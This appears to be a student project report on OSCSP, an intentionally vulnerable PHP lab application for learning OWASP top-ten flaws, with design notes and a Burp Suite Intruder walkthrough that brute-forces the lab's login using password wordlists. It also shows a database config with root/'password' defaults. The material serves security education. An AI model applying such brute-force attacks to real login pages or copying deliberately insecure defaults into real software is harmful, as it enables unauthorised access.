Chapter 1

PREAMBLE

1.1 Introduction

We all know that web security is important. Certainly the cost of failures is high: a recent survey has found an average cost of $7.2 million per data breach event (or $214 per compromised customer record). It was also found that 88% of the organizations surveyed had at least one major data breach in 2010 [1]. The problem arises as most of the enterprises have invested in network and PC security but many have neglected to build adequate safeguards into their software applications. But nowadays, application security is rapidly being recognized as a top priority. Gartner has stated that: “Over 70% of security vulnerabilities exist at the application layer, not the network layer,” [4] and other researchers have estimated this figure at 90%.

Recent research have demonstrated the pertinence and authority of the Open Web Application Security Project (OWASP) in defining standards for security over cloud and other platforms. Since 2003, the OWASP publishes a list of the most critical web application security risks[3]. This list represents consensus among many of the world’s leading information security experts about the greatest risks, based on both the frequency of the attacks and the magnitude of their impact on businesses. The objective of the Open Source Code Security Project (OSCSP) is not only to raise awareness about specific risks, but also to educate business managers and technical personnel on how to assess and protect against a wide range of application vulnerabilities.

1.2 Objectives and Goals

1.2.1 Objectives

The aim of OSCSP is to practice some of the most common web vulnerabilities and the mitigation techniques , with a simple straightforward interface. There are both documented and undocumented vulnerabilities with this web application. This is intentional . This project encouraged to try and discover as many issues as possible that are live in real world web.

1.2.2 Goals

Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid students to learn about web application security in a controlled class room environment.

It will show how the flaws in code leads to the critical vulnerabilities , that can impact the organizations in high risk. A single vulnerability may compromise the whole server and the attacker can take the advantage of it and successfully breach into the security system. So, it is the most important thing to secure the web services that developers generally don't have any idea.

1.3 Existing System

When the existing system was studied, it was found having some problems, existing system was very time consuming and was not very efficient. The drawback of the existing system has resulted in to the development of new system, which is very user friendly and effective.

Limitations in present system

- There is no workspace available which shows all the vulnerabilities at one place.
- The only way to find vulnerabilities is to attack on live hosts, Which can be very dangerous.
- No where the vulnerable source code analysis available.

1.4 Proposed System

The project is developed here in such a way that it can all the top known vulnerabilities. As it is deployed on local server (XAMPP in this case), it is possible to test vulnerabilities without damaging any organization's infrastructure.

Benefits of the project

- All the known vulnerabilities can be analysed at one place in a safe workspace.
- The vulnerabilities are same as real world , so it will give an idea to developers practice to write the secure coding.
- It can easy to explain the flaw in the web applications and to mitigation techniques.

Chapter 2

LITERATURE SURVEY

2.1 Introduction

Web attacks now a days are a serious economic and security threat. Understanding trends in web attacks and defense techniques to respond threats. This project can give a better view of vulnerable codes used in developing web applications. It should not be deployed on the main server Cyber security is a compound issue. There is an extensive literature on the issue discussing how it can be connected to many different matters that contribute to the development of cyber security study and practice. This literature review only highlights two concepts within the literature on how cyber security is conceptualized, viewed, and responded as a national security issue. The cyber security issue will remain contested matter in the future, and we can be confident that more will be discussed on this subject.[1]

2.2 Current System

There are a few vulnerable applications are available like bWAPP and hackthebox.eu that gives the place to explore the different types of vulnerabilities. But mostly they give the vulnerable machines to test the vulnerability.

They are not so efficient to test the bugs that can be found in the real web. Also its difficult to download each of the machines and pwn them. There are no place so find all the top known vulnerabilities at one workspace. They also don’t show how the exploit works in the web apps. So, understanding the source code is the most important thing to understand the vulnerability.

2.3 Proposed system

It will give plenty of information to help beginners getting started into security field. OWASP top 10 is a powerful document for web application security. It represents a broad consensus about the most critical security risk to web application. We urge enterprises to adopt this awareness document within the organization and start the process of ensuring that there web application are secured.[2][6]

The techniques used in the project

1. BRUTE FORCE

   A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN)

2. COMMAND INJECTION

   Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

3. CROSS SITE REQUEST FORGERY

   Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

4. FILE INCLUSION

   An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server.

5. FILE UPLOAD

   File upload vulnerabilities are a common vulnerability for hackers to compromise websites . The attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the exploit.

6. SQL INJECTION

   SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution

7. CROSS SITE SCRIPTING (REFLECTED)

   Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

8. CROSS SITE SCRIPTING (STORED)

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

9. DIRECTORY TRAVESAL

Directory traversal or Path Traversal is an HTTP attack which allows attackers to access restricted directories and execute commands outside of the web server's root directory.

10. SECURITY MISCONFIGURATION

A component is susceptible to attack due to an insecure configuration it would classify as security misconfiguration.This is considered the same vulnerability regardless of whether the misconfiguration occurs in the web server, database or in custom code.[3]

The above techniques will be explained in details in upcoming further chapters . Also the unseure codes that leads to these vulnerabilities and successfully exploit of the same.

Chapter 3

SYSTEM REQUIREMENT AND SPECIFICATION

3.1 Introduction

The primary goal of the system analyst is to improve the efficiency of the existing system. For that the study of specification of the requirements is very essential. Investigation done whether the up gradation of the system into an application program could solve the problems and eradicate the inefficiency of the Existing system.

3.2 Hardware Requirement

- Processor : Any processor above 500Mhz
- RAM : 128MB
- Hard Disk : 500GB
- Input Device : Keyboard and Mouse
- Output Device : Display Monitor
- OS : Windows/Linux/Mac

3.3 Software Requirement

- Front end : PHP/HTML/CSS/JAVASCRIPT
- Back end : MySQL
- Server : XAMPP
- Proxy : Burp Suite

Chapter 4

SYSTEM DESIGN AND MODELING

4.1 System Analysis

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention. Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or itmay put you out of business.[5] To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Fig 4.1 shows the pattern used by attackers to exploit into the network Together, these factors determine the overall risk.



Fig 4.1: Pattern used by attacker to exploit system

4.2 Use Case Diagram



Fig 4.2 : OSCSP use case diagram

As a security specialist we can never trust the user input, because we never know the end user is genuine or an attacker. So, it's important to have some security measures as a developer as well as the administrator. Fig 4.2 the use case diagram of the project.

4.2.1 For developers

Code reviewing, to systematically examine code for overlooked mistakes, hereby preventing potential vulnerabilities at an early stage, is essential. OWASP offers guidance on how code reviewing should be structured and executed with the OWASP Code Review Project.

Nowadays it is critical for every application and especially web applications, to comply with known secure coding techniques such as OWASP's Secure Coding Practices. In regards to input validation the most recommended approach is white listing wherever possible. In white listing validation developers define legitimate input and anything else is rejected before processed by the application.

Developers must be very careful when including external components in web frameworks for various operations. They must evaluate the risks these components may hinder when used in a different context than the context they were originally designed for and assess potential vulnerabilities by incorporating security mechanisms on their own, e.g. proper input validation. Essentially, security aware project governance is the key for guiding the implementation of a project and making sure the above security best practices are incorporated into the software development life-cycle in a systematic, organized and coherent manner.[7]

4.2.2 For administrators

Administrators need to be well aware of the infrastructure they maintain to determine rapidly the consequences of a vulnerability in a component or software they manage.

Administrators must not rely on default settings when installing software. It is best practice to disable unwanted features for security but also maintenance reasons.

They must enforce file access policies, configure applications to use appropriate permissions, and limit upload permissions in order to reduce the surface of the attack especially in cases of malicious file uploads.

Administrators should be more security conscious and proactive by enhancing the perimeter security and using a Web Application Firewall in order to limit attack vectors that manipulate application data input.

4.3 Data Flow Diagram



Fig 4.3 : Data Flow Diagram of OSCSP

Model based security test (MBT) is an increasingly widely-used approach that has gained much interest in recent years, from academic as well as industrial domain, especially by increasing and mastering test coverage, including support for certification, and by providing the degree of automation needed for shortening the testing execution time. Fig 4.3 refers to a particular approach of software testing techniques in which both test cases and expected results are automatically derived from a high-levelmodel of the System Under Test (SUT). This high-level model,which defines the input of the MBT process, specifies the behaviours of the functions offered by the SUT, independently of how these functions have been implemented. The generated test cases from such models allow to validate the behavioural aspects of the SUT by comparing back-to-back the results observed on the SUT with those specified by the model. MBT aims thus to ensure that the final product conforms to the initial functional requirements. It promises higher quality and conformance to the respective functional requirements, at a reduced cost, through increased coverage (especially about stimuli combination) and increased automation of the testing process. However, if this technique is used to cover the functional requirements specified in the behavioural model of the SUT, it is also limited to this scope, since what is not modeled will not be tested. The use of MBT techniques to vulnerability testing requires to adapt

both the modelling approach and the test generation computation. Within the traditional MBT process, which allows to generate functional test cases, positive test cases3are computed to validate the SUT in regards to its functional requirements. Within vulnerability testing approach, negative test cases4have to be produced: typically, attack scenarios to obtain data from the SUT in an unauthorized manner. The proposed process, to perform vulnerability testing, is depicted in Figure 1. This process is composed of the four following activities:

1. The Test Purposes activity consists in formalizing test purposes from vulnerability test patterns that the generated test cases have to cover;
2. the Modelling activity aims to define a model that captures the behavioural aspects of the SUT in order to generate consistent (from a functional point of view)sequences of stimuli;
3. The test Generation and adaptation activity consists in automatically producing abstract test cases from the artefacts defined during the two previous activities;
4. The concretization, Test Execution and Observation activity aims to

(i) translate the generated abstract test cases into executable scripts,

(ii) to execute these scripts on the SUT,

(iii) to observe the SUT responses and to compare them to the expected results in order to assign the test verdict and automate the detection of vulnerabilities

4.4 State Diagram

Fig 4.4 : State Diagram of OSCSP

Fig 4.4 Shows the state diagram of the project at different levels. As the level of the security classified into to ways the one to show the vulnerability of the application and the other one is the security part.

4.5 User Login



Fig 4.5 : Activity diagram for user login

The login activity is shown in the fig 4.5 . The login activity shows the authenticity of the user. It stores the cookies so the browser can remember the user login activity. This with check for the valid credentials and authenticate the user by matching it with the current databse.

Chapter 5

IMPLEMENTATION

Implementation is the stage of the project where the theoretical design is turned in to a working system. The implementation state is a system project in its own right. It involves careful planning, investigation of the current system and its constraints on implementation, design of methods to achieve the changeover, training of staff in the change over procedure and evaluation of change over methods. Once the planning has been completed, the major efforts are to ensure that the program in the system is working properly. At the same time concentrate on training user staff. When the staff has been trained a full system can carry out.

5.1 Implementation of modules

1. Login
2. Setup database
3. PHP IDS
4. Security Misconfiguration

5.1.1 Login

The user can use their username & password, which is then validated by checking with the corresponding details in the database as shown in Fig 5.1, if they are valid , then the user is logged into the chat channel , otherwise the invalid username/password is shown to the user.



Fig 5.1 : Flow diagram of login

5.1.2 Setup Database



Fig 5.2 : Database connectivity with PHP

As Fig 5.2 shows the MySQL database connectivity with the PHP can be done by creating the file config.inc.php . The setup for the implementation is shown below

```
$_OSCSP[ 'db_user' ] = 'root';
$_OSCSP[ 'db_password' ] = 'password';
$_OSCSP[ 'db_database' ] = 'oscsp';
```

5.1.3 PHP IDS

PHPIDS (PHP-Intrusion Detection System) is a simple to use, well structured, fast and state-of-the-art security layer for your PHP based web application. The IDS **neither strips, sanitizes nor filters any malicious input**, it simply recognizes when an attacker tries to break your site and reacts in exactly the way you want it to. Based on a set of approved and heavily tested filter rules any attack is given a numerical impact rating which makes it easy to decide what kind of action should follow the hacking attempt. This could range from simple logging to sending out an emergency mail to the development team, displaying a warning message for the attacker or even ending the user's session.

PHPIDS enables you to see who's attacking your site and how and all without the tedious trawling of logfiles or searching hacker forums for your domain. Last but not least it's licensed under the fair LGPL!

Chapter 6

EXPERIMENTAL RESULTS

6.1 Brute Force

Brute forcing is a trial and error method of repeatedly trying out a task, sequentially changing a value each time, until a certain result is achieved. So it forces its way in, and does not take "no" for an answer. The values used in the attack may be predefined in a file (often called a wordlist or dictionary file - there is not a difference between terms), where only these certain values are used. Alternatively, every possible combination could be used in a given range. Example:

Brute force attack: AAA -> AAB -> AAC -> ... -> ZZY -> ZZZ

Dictionary Brute force attack: ANT -> BED -> CCC -> DOG -> EEE -> HOG

The values used & the order of them, all depends on how the attacker performs the attack. A brute force attack will cover everything in its range; however, it will take longer than a dictionary attack based on the total amount of combinations.

A dictionary attack will use the pre-compiled values. However, there are values tools out there to "mangle" the wordlist in various ways, allowing for more possibilities and total combinations. An example: password -> password1999 (year at the end). password -> p@$$w0rd (1337 speak). The original value (password) is called "base word".

The best wordlist to use is one customized to the target. When using general wordlists, check for:

Leading/trailing spaces/tabs - ^ password$, ^password$, ^password $ (forgive the regular expressions!)

Burp Suite

Burp Suite has a proxy tool, which is primarily a commercial tool, however, there is a "free license" edition as shown in Fig 6.1. The free edition contains a limited amount of features and functions with various limits in place, one of which is a slower "intruder" attack speed. Burp Proxy has been around since August 2003.[8]



Fig 6.1 : Burp Suite GUI Interface

Setup

The first thing we need to-do, setup our web browser to use Burp's proxy.

IP: 127.0.0.1 (loopback by Burp's default), Port: 8080

Burp needs a request to work with. Either we could write one out by hand (which would take a while), or we can capture a valid request and use that. Using Firefox, make a request in the brute force form. Values can be anything, however, in the example: username: admin, password: pass

Burp by default will have intercept enabled, allowing us to inspect the request. Rather than allowing the request, we will send it to the Intruder

Actions -> Send to Intruder.



Fig 6.2 : Intruder Function of Brup Suite

Let us now define our usernames to use as shown in Fig 6.2. This is ID 1 as it is the first value (reading left to right, top to bottom).

Intruder (tab) -> 2 -> Payloads -> Payload set: 1.

Payload Options [Simple list]

Clear.

Load: /root/users.txt -> Open

Result: See Burp says "Payload count: 5"

Now we need to load in the passwords to try

Intruder (tab) -> 2 -> Payloads -> Payload set: 2.

Payload Options [Simple list]

Load: /usr/share/seclists/Passwords/rockyou-45.txt -> Open

Result: Burp says Payload count: 6,164 (5 * 6,164 = 30,820). This means Burp will make ~31k requests to the target (as it will not "break" on a successful login as well as removing values from the username).

Then, to start the attack (missing in screenshot):

Note, there will be an alert explaining the speed will be limited due to the "free edition" of Burp, including "Time-throttled" & limited to 1 thread. I couldn't find exact details of how "slow", but it is noticeably slower. Speed limits may change in later versions too.

Intruder (Top Menu) -> Start attack

Result: Because Burp is not fully aware of a successful login, it will not perform any differently (like Patator), as they are both "fuzzing" the web application. This means it will do every user (even after successfully logging in) until the end of the password list. It will try and make every 30,820 requests to the target web application and with the speed limitation in place so this is less than ideal. Fig 6.3 shows the bruteforcing for both the paramerters .

